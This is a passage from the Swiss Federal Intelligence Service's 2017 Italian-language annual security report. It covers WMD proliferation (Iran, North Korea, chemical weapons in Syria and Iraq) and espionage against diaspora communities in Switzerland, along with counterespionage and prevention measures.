
mangono più alte. Ciò significa che gli attacchi vengono compiuti più facilmente con vernice che con fuoco o esplosivo.

Gli atti di sabotaggio nel Cantone di Zurigo mostrano tuttavia che ci saranno sempre individui isolati pronti ad andare oltre. Due circostanze potrebbero aggravare la situazione: da un lato, il tendenziale rafforzamento dell'elemento anarchico a scapito di quello marxista-leninista negli ambienti di estrema sinistra e, dall'altro, gli influssi provenienti da Rojava, accompagnati eventualmente da una maggiore capacità nell'uso di armi ed esplosivi. Il SIC considera però attualmente improbabile che si riesca ad avviare un processo rivoluzionario in Svizzera. ■



Proliferazione

La diffusione delle armi di distruzione di massa e dei loro vettori continua a compromettere la sicurezza di numerose regioni del mondo. L'attuazione dell'accordo quadro con l'Iran procede più lentamente rispetto alle aspettative di molti. La normalizzazione economica nelle relazioni commerciali con l'Iran necessita di tempo e soprattutto della disponibilità degli operatori finanziari a ritornare in quel mercato. La Corea del Nord porta avanti con un dinamismo senza precedenti i suoi programmi relativi alle armi di distruzione di massa e nel gennaio e settembre del 2016 ha nuovamente testato ordigni nucleari. Nel 2016 si è registrato un numero record di test nel settore dei vettori. Il Pakistan sviluppa ulteriormente il suo programma di armi nucleari e acquista in modo aggressivo, anche in Svizzera, beni per scopi illegittimi. Il ripetuto utilizzo di sostanze chimiche nel conflitto in Siria e in Iraq richiama inoltre l'attenzione sull'importanza di combattere la proliferazione anche in ambiti tematici affini, ad esempio quello della lotta al terrorismo.



SITUAZIONE

Ridefinizione delle priorità nel 2016

La proliferazione delle armi di distruzione di massa e dei loro vettori continua a compromettere la sicurezza di numerose regioni del pianeta. In un mondo globalizzato permane la possibilità che le tecnologie e i beni svizzeri diventino oggetto di abusi per scopi egemonici. La situazione relativa al programma nucleare iraniano si è ulteriormente distesa. Nel 2016 la Corea del Nord si è profilata quale attore principale della proliferazione. Il Paese ha effettuato due test nucleari e ha eseguito una serie senza precedenti di test su sistemi di missili di differenti gittate.

Programma nucleare iraniano: attuazione del JCPOA

La situazione relativa al programma nucleare iraniano ha registrato un netto miglioramento. Dopo il cosiddetto Implementation Day (16 gennaio 2016), nel 2016 è stata prioritaria la normalizzazione delle relazioni internazionali dell'Iran. Il bilancio economico esterno è modesto. Da un lato, una variopinta ridda di delegazioni economiche si è recata in Iran. L'interesse delle nazioni esportatrici per il mercato iraniano è chiaramente visibile. Dall'altro, salvo poche eccezioni, non sono stati finora conclusi contratti concreti, importanti e a lungo termine. Per ora permane la cautela degli operatori finanziari nelle relazioni commerciali con l'Iran. Nella collaborazione istituzionale l'Iran profitta della normalizzazione delle sue relazioni internazionali. Il Paese cerca l'accesso a organismi

internazionali come l'Organizzazione mondiale del commercio. In particolare in questi processi la Svizzera fornisce un contributo importante all'attuazione del Joint Comprehensive Plan of Action (JCPOA).

Missili balistici iraniani: normalità critica

Nei negoziati tra l'Iran e i P5+1 (membri permanenti del Consiglio di sicurezza dell'ONU più la Germania) non è stato possibile raggiungere un solido consenso sulla questione del programma iraniano per la produzione e la diffusione di missili balistici. Il programma missilistico iraniano continua a essere soggetto alle restrizioni del regime di controllo dei missili. Visto che le forniture a favore dei programmi riguardanti i vettori non necessitano di un'autorizzazione, l'Iran deve mantenere strutture di acquisizione clandestine in tale settore. Nel 2016 l'Iran ha testato nell'entità abituale diversi razzi del proprio arsenale. Non si è però potuto constatare un progresso tecnico significativo.

Programma nucleare nordcoreano: nuovi test nucleari

Il programma nucleare nordcoreano è ancora motivo di preoccupazione per la comunità internazionale. Il 6 gennaio 2016 la Corea del Nord ha fatto esplodere per la quarta volta una testata nucleare. Dal punto di vista tecnico la testata nucleare rappresenta uno sviluppo della tecnologia finora utilizzata, ma non corrisponde allo stadio di sviluppo compiuto di una bom-

ba all'idrogeno. Il 9 settembre 2016, secondo le misurazioni sismiche, la Corea del Nord ha poi effettuato il test con la sua arma nucleare sinora più forte. Secondo le informazioni che giungono da Pyongyang si tratterebbe di una testata nucleare miniaturizzata, utilizzabile anche quale testata di un missile balistico.

Le informazioni sulla Corea del Nord continuano a essere scarse. Il processo politico nel quadro dei cosiddetti colloqui a sei (Corea del Nord, Corea del Sud, Stati Uniti, Cina, Russia e Giappone) rimane bloccato. La Corea del Nord migliora le proprie capacità di produrre materiale fissile per armi nucleari e, in caso di conflitto, potrebbe essere in grado di mettere a disposizione della truppa alcuni ordigni nucleari. La minaccia rimane attualmente di carattere regionale.

Missili balistici nordcoreani: continui progressi

Nel 2016 la Corea del Nord ha eseguito una serie senza precedenti di test missilistici. Di particolare importanza sono i test con missili a propellente liquido di media gittata, i test con missili navali e l'apparizione di nuovi sistemi a propellente solido. Nel 2016 la Corea del Nord ha lavorato in modo evidente con l'obiettivo di produrre vettori di rientro adatti anche per gittate intercontinentali. Non ha per contro avuto luogo alcun test del genere.

Utilizzo di sostanze chimiche quali armi in Siria e in Iraq

Secondo fonti attendibili, nelle zone di guerra in Siria e in Iraq sono state utilizzate ripetutamente armi chimiche e sostanze chimiche per scopi bellici. Nell'area in questione tutte le parti coinvolte nel conflitto hanno a disposizione simili mezzi. La soglia di inibizione per l'utilizzo di aggressivi chimici è bassa, e i combattenti sul posto hanno esperienza nell'utilizzo di siffatti mezzi. In queste aree potrebbero tuttora essere presenti anche impianti di produzione improvvisati. Tali circostanze portano alla conclusione che anche al di fuori della zona di conflitto potrebbero avere luogo attacchi non convenzionali, ad esempio da parte di gruppi terroristici.

Corea del Nord:
test di lancio di un missile
a propellente solido
Pukguksong-2 (stella polare)
in data 12 febbraio 2017



VALUTAZIONE

Crisi nucleare con l'Iran: lenta attuazione dell'accordo quadro

L'accordo quadro e la sua codificazione vincolante nella risoluzione 2231 del Consiglio di sicurezza dell'ONU limitano efficacemente la possibilità dell'Iran di entrare in possesso di armi nucleari a breve termine. A lungo termine possono portare a una normalizzazione della situazione rispetto alla questione nucleare iraniana.

Parti del commercio estero iraniano sensibili sotto il profilo della proliferazione saranno soggette ancora per anni a uno speciale regime di autorizzazioni. Il regime prevede in particolare condizioni specifiche per le aziende che esportano in Iran e il controllo, da parte delle autorità del Paese esportatore, delle merci spedite. Anche il programma missilistico iraniano resta al centro dell'attenzione dei servizi di intelligence, soprattutto a causa dell'invio di armi e tecnologia iraniane nel teatro di guerra in Siria.

La continuità dell'accordo quadro sembra attualmente non essere in pericolo, sebbene forze intenzionate a minare l'accordo agiscano sia in Iran sia nel campo dei suoi partner contrattuali. L'attuazione piuttosto lenta dell'accordo quadro e la poca visibilità dei risultati nella quotidianità iraniana hanno ridotto l'accettazione del compromesso in parti della popolazione iraniana. Va comunque sottolineato che nel 2016 l'Iran ha profittato dei risultati derivanti dal JCPOA. Il commercio del petrolio si è per lo più normalizzato e i contatti diplomatici con i Paesi occidentali si sono intensificati in mi-

sura significativa. Con il cambio dell'amministrazione negli Stati Uniti sono sorte nuove imponderabilità.

Corea del Nord: l'anno più intenso finora

Il 2016 può essere designato come l'anno finora più intenso dei programmi nordcoreani relativi alle armi di distruzione di massa. Ciò in particolare a causa dei due esperimenti nucleari, ma anche della serie di test intensa nel settore dei missili balistici. La Corea del Nord lavora visibilmente alla capacità di impiegare i propri mezzi strategici anche fuori dall'ambito regionale. Quest'aspirazione si rivolge soprattutto contro gli Stati Uniti auspicando di entrare in un rapporto di dissuasione reciproca con Washington. La tensione sulla penisola coreana rimane di conseguenza alta.

Proliferazione e terrorismo

L'utilizzo di sostanze chimiche nel conflitto in Siria riafferma l'importanza della non proliferazione delle armi di distruzione di massa anche nella lotta al terrorismo. Come per gli esplosivi, chi utilizza sostanze chimiche deve valutare se è più semplice trasportarle o produrle in loco. I controlli sulle sostanze chimiche di base necessarie e gli stretti contatti del SIC con l'industria e il commercio forniscono supporto alle misure di lotta al terrorismo.

PROSPETTIVE

Molteplici rischi per la Svizzera

Impedire l'invio di beni e tecnologie soggetti a controllo che attraversano Paesi terzi e raggiungono Stati problematici dal punto di vista della proliferazione rappresenta una grande sfida anche per le autorità svizzere competenti in materia di controlli delle esportazioni. La Svizzera dispone di eccellenti capacità industriali e rappresenta un polo non soltanto interessante ma anche aperto nel confronto internazionale per quanto riguarda l'ambito della ricerca. La presenza di studenti provenienti da Paesi che non appartengono all'UE e da Stati sensibili dal punto di vista della proliferazione è in crescita. Per questo anche il SIC si adopera per una sempre maggiore sensibilizzazione degli studenti stranieri, oltre che degli istituti di ricerca e di formazione, riguardo alla legislazione svizzera e ai rischi della proliferazione. Il trasferimento di know-how, una collaborazione anche soltanto informale o cortesie nei confronti di centri di formazione e di ricerca nei Paesi di origine possono parimenti essere sottoposti, in Svizzera, all'obbligo di autorizzazione.

Grazie alla cooperazione internazionale e alla collaborazione con l'industria, le autorità svizzere continuano a sventare o a scoprire tentativi di acquisizione illegali. La maggior parte dell'industria svizzera rispetta in modo esemplare gli obblighi legali e in caso di dubbi contatta le autorità.


Le sfide sono tuttavia in aumento. Le modalità di acquisizione evolvono e si riorganizzano. Molte di esse passano dall'Asia. Controllare il

flusso di beni sensibili diventa sempre più difficile tanto per l'industria quanto per le autorità, anche in seguito alla crescente delocalizzazione della produzione all'estero. Anche nei settori sensibili dal punto di vista della proliferazione si denota una tendenza degli acquirenti a focalizzarsi, nell'acquisizione, su sottosistemi e componenti, invece che su sistemi completi. Identificare i sottosistemi critici e sottrarli al commercio illegale è più difficile che identificare e sottrarre al commercio illegale sistemi completi, la cui esportazione è sottoposta a controlli internazionali sempre più estesi e incisivi. ■



Spionaggio

Lo spionaggio serve a soddisfare gli interessi degli Stati ed eventualmente anche gli interessi privati di persone influenti nei Paesi in questione. Lo spionaggio classico consiste in un insieme di metodi ormai consolidati da tempo ma che da diversi anni vengono integrati con mezzi di cyberspionaggio. Il presupposto è dato da un costante fabbisogno di informazioni aggiornate, che può essere accentuato da situazioni straordinarie con necessità di acquisire informazioni particolari o approfondite. Il fabbisogno di informazioni riguarda la politica, l'economia, l'esercito e si manifesta anche nei confronti delle comunità della diaspora. Lo spionaggio non viola soltanto la sovranità degli Stati in cui o contro i quali viene praticato: le fughe di dati provocano infatti danni diretti o indiretti, l'incolumità o la vita di membri delle comunità della diaspora e dei loro familiari nel Paese di origine possono essere minacciate e gli accessi ottenuti tramite attività di spionaggio possono anche essere utilizzati per manipolazioni o addirittura sabotaggi.



SITUAZIONE

Ancora «nel mirino»

Nel 2016 il SIC ha presentato all'opinione pubblica il suo cortometraggio «Nel mirino», di cui si serve nell'ambito delle sue manifestazioni e visite di prevenzione e sensibilizzazione per spiegare come i servizi di intelligence stranieri praticano lo spionaggio economico. I metodi illustrati vengono però impiegati anche in altri ambiti di spionaggio.

Lo spionaggio viene praticato con una serie di mezzi e di metodi noti e consolidati da tempo. Il cyberspionaggio completa questa serie, instaurando un rapporto di reciproca utilità con lo spionaggio classico. La sezione «Cyber in primo piano» del presente rapporto informa al riguardo. Lo spionaggio serve ad acquisire informazioni rilevanti dal punto di vista politico, economico e militare; vengono però spiate anche comunità della diaspora.

Comunità della diaspora quale obiettivo

Lo spionaggio ai danni di membri di comunità della diaspora è trattato in questa sede a titolo esemplificativo per presentare la situazione. Si constata regolarmente che comunità della diaspora in Svizzera vengono osservate e che cittadini di una dozzina di Stati ne sono costantemente interessati.

Le comunità della diaspora hanno profili differenti: può trattarsi di gruppi comparativamente piccoli e omogenei oppure di comunità più grandi dalla composizione più diversificata. Tali persone sono in Svizzera da molto tempo oppure soltanto da poco, sono, ad esempio, ve-

nute come lavoratori oppure come perseguitati politici, sono interessate oppure insensibili a fatti politici nel loro Stato di origine, sono indifferenti, approvative, critiche oppure contrarie nei confronti del governo. Tra di esse vi sono appartenenti a gruppi che combattono con le armi contro il governo o il regime in patria. In questa sede non è necessario delineare ulteriormente o in modo più netto il quadro. Tuttavia ai servizi di intelligence stranieri interessa innanzitutto proprio questo: avere un quadro ben definito e per quanto possibile completo riguardo ai propri cittadini all'estero.

Modi di procedere nei confronti di comunità della diaspora

Per lo Stato estero si tratta dapprima di identificare persone e constatare la loro posizione politica o l'atteggiamento nei confronti di singole organizzazioni e associazioni. Ciò può essere in parte chiarito con informazioni accessibili al pubblico, ma spesso già in questa fase entrano in gioco attività di spionaggio. Vengono quindi osservati e spiati eventi, per esempio manifestazioni. Da un quadro generale delineato in modo sempre più preciso è possibile definire successivamente le ulteriori esigenze di informazioni (persone oggetto di interesse) e i possibili modi di procedere per soddisfarle. Un servizio di intelligence straniero in Svizzera ha per esempio incaricato una persona di occuparsi di una figura di spicco di un'associazione considerata ostile al governo. Le due persone già si conoscevano. La persona incaricata aveva un motivo

di carattere finanziario per accettare simile missione, poiché era fortemente indebitata e già in precedenza aveva tentato con mezzi illegali di liberarsi dei propri debiti.

Gli incentivi finanziari, migliori condizioni di vita per i familiari nello Stato di origine, la possibilità di visite in patria o la ricattabilità sono alcuni dei motivi che possono indurre le persone a collaborare con servizi di intelligence stranieri. Si è anche constatato che persone aventi rapporti con gruppi dell'estremismo violento vengono impiegate per scopi di intelligence. Lo stesso accade tuttora con giornalisti accreditati in Svizzera provenienti da determinati Paesi, che utilizzano la loro professione come copertura. Si constata inoltre che richiedenti l'asilo, traduttori e titolari di agenzie di viaggio vengono reclutati da servizi di intelligence stranieri. La conduzione di tali persone è assunta da gestori di agenti dei servizi di intelligence, che spesso lavorano nelle ambasciate.

In siffatte attività di spionaggio possono venire coinvolti non soltanto cittadini dello Stato in questione, bensì anche persone con la doppia cittadinanza. Anche cittadini svizzeri – che siano o meno originari del Paese in questione – possono essere coinvolti quali persone oggetto di interesse o rendersi colpevoli di spionaggio quali fonte di informazione di un servizio di intelligence straniero.

Implicazioni dello spionaggio

Lo spionaggio serve all'acquisizione di informazioni. Queste informazioni vengono utilizzate dal servizio di intelligence straniero per delineare il quadro della situazione, ma consentono anche ulteriori attività. Grazie ai riscontri emer-

si dallo spionaggio, sono ad esempio possibili denunce e delazioni, ma essi offrono anche il pretesto per la repressione. Il metodo informativo stesso può avere carattere di minaccia, si può però anche minacciare in modo diretto ed esplicito. Le informazioni acquisite possono avere conseguenze specialmente nello Stato di origine: alla persona interessata vengono negati i documenti o i servizi consolari necessari per poter viaggiare oppure essa viene arrestata al momento di entrare nel Paese di origine e successivamente per lo meno interrogata. Anche i familiari che vivono nel Paese di origine possono essere interrogati o esposti alla repressione o a vessazioni. Infine, gli accessi alle cerchie di opposizione possono essere utilizzati per disturbarne o impedirne l'attività, ad esempio seminando dubbi circa l'integrità di persone di primo piano.

VALUTAZIONE

Costanti esigenze di informazioni

Lo spionaggio serve gli interessi degli Stati che lo praticano, eventualmente anche gli interessi privati di persone influenti in questi Stati. I decisori e le autorità di questi Stati hanno costanti esigenze di informazioni aggiornate. Inoltre, taluni episodi possono eventualmente fare sì che vi sia un'esigenza di informazioni specifica e forse soltanto temporanea. Si cercano informazioni con rilevanza politica, economica o militare. Esse possono aiutare direttamente uno Stato o la sua economia (nel suo insieme o singole imprese) a procurarsi vantaggi o anche soltanto a mantenere la sua posizione nelle strutture internazionali. Possono però anche servire al mantenimento del potere politico, con attività di spionaggio che possono rivolgersi contro i propri cittadini all'estero.

Conseguenze

Le attività di intelligence di carattere politico, economico e militare possono avere conseguenze che non hanno più nulla a che fare con lo spionaggio in senso stretto. Le informazioni acquisite possono in parte generare direttamente un beneficio – ad esempio se un'impresa, invece di elaborare a caro prezzo i processi di produzione, li può copiare, oppure se la sua offerta si impone su quelle dei concorrenti poiché ne conosceva i contenuti. Ma possono giovare anche indirettamente causando danni all'avversario. Si pensi a tal proposito alle information operations, divenute nel frattempo onnipresenti e che possono essere alimentate da riscontri di

intelligence, ma anche ad attacchi veri e propri. Non soltanto possono eventualmente defluire dati, ma gli accessi acquisiti a favore dello spionaggio possono essere utilizzati anche per manipolazioni, denunce, influenza sulla politica e, all'occorrenza, perfino per sabotaggi.

Più sopra è già stata richiamata l'attenzione sulle conseguenze per chi è personalmente vittima dello spionaggio ai danni di una comunità della diaspora ed eventualmente anche per i familiari nel Paese di origine. Lo spionaggio e in particolare i tentativi di intimidire, politicizzare o addirittura polarizzare la comunità della diaspora e aizzare persone le une contro le altre possono turbare la pace di un Paese. Tutto ciò è contrario ai compiti dello Stato, che sono, da un lato, di garantire i diritti fondamentali e la libertà dei propri abitanti e, dall'altro, di garantire la loro sicurezza e l'ordine.

Profondità dell'infiltrazione

Mentre nell'ambito del cyberspionaggio, almeno per singoli Stati, si ha un'idea piuttosto precisa della profondità della loro infiltrazione nei sistemi di informazione e di comunicazione, nell'ambito dello spionaggio tradizionale non è possibile accertarlo. C'è da supporre che vi siano grandi differenze e che, ad esempio, i Paesi più piccoli e più poveri non possano raggiungere il medesimo livello di infiltrazione. Tuttavia, anche negli Stati poveri i regimi autoritari reperiscono sempre mezzi finanziari considerevoli per spiare i propri cittadini all'estero. A ciò si aggiunge che può eventualmente bastare già un

impiego di mezzi modesto per impedire a forze di opposizione di conseguire un effetto degno di nota.

Cortometraggio «Nel mirino» sullo spionaggio economico in Svizzera

disponibile sul sito web

www.vbs.admin.ch/it/tematiche/acquisizione-informazioni/spionaggio-economico.html

Spiegazioni del cortometraggio «Nel mirino» disponibili sullo stesso sito, rubrica *Dokumente/Spionaggio economico*



PROSPETTIVE

Le attività di spionaggio continueranno

Lo spionaggio nei confronti degli interessi economici, politici e militari continuerà a essere praticato. Varie circostanze fanno sì che la Svizzera rimanga un obiettivo di attività di spionaggio o che in Svizzera siano perlomeno svolte attività di spionaggio. Tra queste circostanze si annoverano l'elevato standard tecnologico dell'industria svizzera, le attività di ricerca svolte nel nostro Paese, la piazza finanziaria nonché il commercio di energia e materie prime. A ciò si aggiunge che parti dell'ONU e altri organismi internazionali hanno la loro sede in Svizzera. Anche i membri di diverse comunità della diaspora rimarranno l'obiettivo di attività di intelligence. Occorre considerare attività di spionaggio ai fini del mantenimento o dell'ampliamento del potere, specialmente da parte di regimi autoritari o dittatoriali.

Misure di controspionaggio e prevenzione


Lo spionaggio viene praticato per lo più su mandato statale, ma se ne rendono colpevoli singole persone. Se una fattispecie è penalmente rilevante, ossia se gli indizi di reato sono documentati a sufficienza, questa viene esaminata con strumenti di diritto penale. Si tratta di reati perseguiti d'ufficio, per i quali non è necessaria la denuncia della parte danneggiata perché lo spionaggio viola interessi statali. Sono però definiti reati politici, per i quali le indagini e il perseguimento penali presuppongono l'autorizzazione da parte del Consiglio federale. Qua-

lora l'autore sia un diplomatico accreditato in Svizzera, gli si dovrebbe inoltre revocare l'immunità.

Se non vi sono indizi di reato sufficienti per avviare il perseguimento penale o se il Consiglio federale non concede l'autorizzazione al perseguimento penale, sono a disposizione altre misure. Si può ad esempio ottenere attraverso canali informali il ritiro della persona che svolge attività di intelligence. Ulteriori possibilità sono un'espulsione o la dichiarazione di persona non grata oppure, nel caso in cui la persona non si trovi ancora nel Paese, un divieto d'entrata o il rifiuto del visto necessario oppure dell'accREDITAMENTO. Queste possibilità vengono integrate da misure del Consiglio federale. Anch'esse possono consistere nell'espellere una persona o nel vietarle l'entrata in Svizzera. A differenza delle misure delle altre autorità, contro le misure del Consiglio federale non è ammesso alcun rimedio giuridico.

Uno dei principali strumenti contro lo spionaggio rimane la prevenzione, nonostante la gamma di misure di controspionaggio. Oltre al lavoro delle autorità cui è affidata, essa consiste soprattutto nella sensibilizzazione e nella formazione concernenti, da un lato, il trattamento corretto delle informazioni degne di protezione e, dall'altro, i metodi dei servizi di intelligence. Questa sensibilizzazione nei confronti delle procedure di servizi di intelligence stranieri può pur sempre far sì che il comportamento sospetto venga riconosciuto rapidamente o abbastanza presto, insomma prima che la fonte

di informazione designata sia profondamente implicata o si sia eventualmente già resa colpevole di un comportamento punibile. Illustrare come agiscono i servizi di intelligence stranieri è l'obiettivo del cortometraggio «Nel mirino», che intende consentire di riconoscere precocemente simili tentativi: ogni persona residente in Svizzera dovrebbe denunciare al SIC eventuali tentativi di approccio. ■



Scena finale del cortometraggio «Nel mirino»

Elenco delle abbreviazioni

APT	Advanced Persistent Threats
AQMI	Al-Qaida nel Maghreb islamico
AQPA	Al-Qaida nella penisola arabica
CCIS	Consiglio centrale islamico svizzero
CCPCS	Conferenza dei comandanti delle polizie cantonali della Svizzera
CDCGP	Conferenza dei direttori cantonali di giustizia e polizia
DFAE	Dipartimento federale degli affari esteri
DHKP-C	Partito-Fronte rivoluzionario di liberazione del popolo
DWR	Die wahre Religion
JCPOA	Joint Comprehensive Plan of Action
JFS	Fronte per la conquista del Levante (Jabhat Fateh al-Sham)
LAIn	Legge federale sulle attività informative
LMSI	Legge federale sulle misure per la salvaguardia della sicurezza interna
LTTE	Liberation Tigers of Tamil Eelam
MELANI	Centrale d'annuncio e d'analisi per la sicurezza dell'informazione
NATO	North Atlantic Treaty Organisation
NSA	National Security Agency
OSCE	Organizzazione per la sicurezza e la cooperazione in Europa
PES	Presentazione elettronica della situazione
PKK	Partito dei lavoratori del Kurdistan
TAK	Falchi della libertà del Kurdistan



Redazione

Servizio delle attività informative
della Confederazione SIC

Chiusura della redazione

Febbraio/marzo 2017

Indirizzo di riferimento


Servizio delle attività informative
della Confederazione SIC
Papiermühlestrasse 20
CH-3003 Berna
E-mail: info@ndb.admin.ch
www.sic.admin.ch

Distribuzione

UFCL, Vendita di pubblicazioni federali,
CH-3003 Berna
www.pubblicazionifederali.admin.ch
N° 503.001.17i
ISSN 1664-4689

Copyright

Servizio delle attività informative
della Confederazione SIC, 2017



LA SICUREZZA DELLA SVIZZERA

Servizio delle attività informative della Confederazione SIC

Papiermühlestrasse 20

CH-3003 Berna

www.sic.admin.ch / info@ndb.admin.ch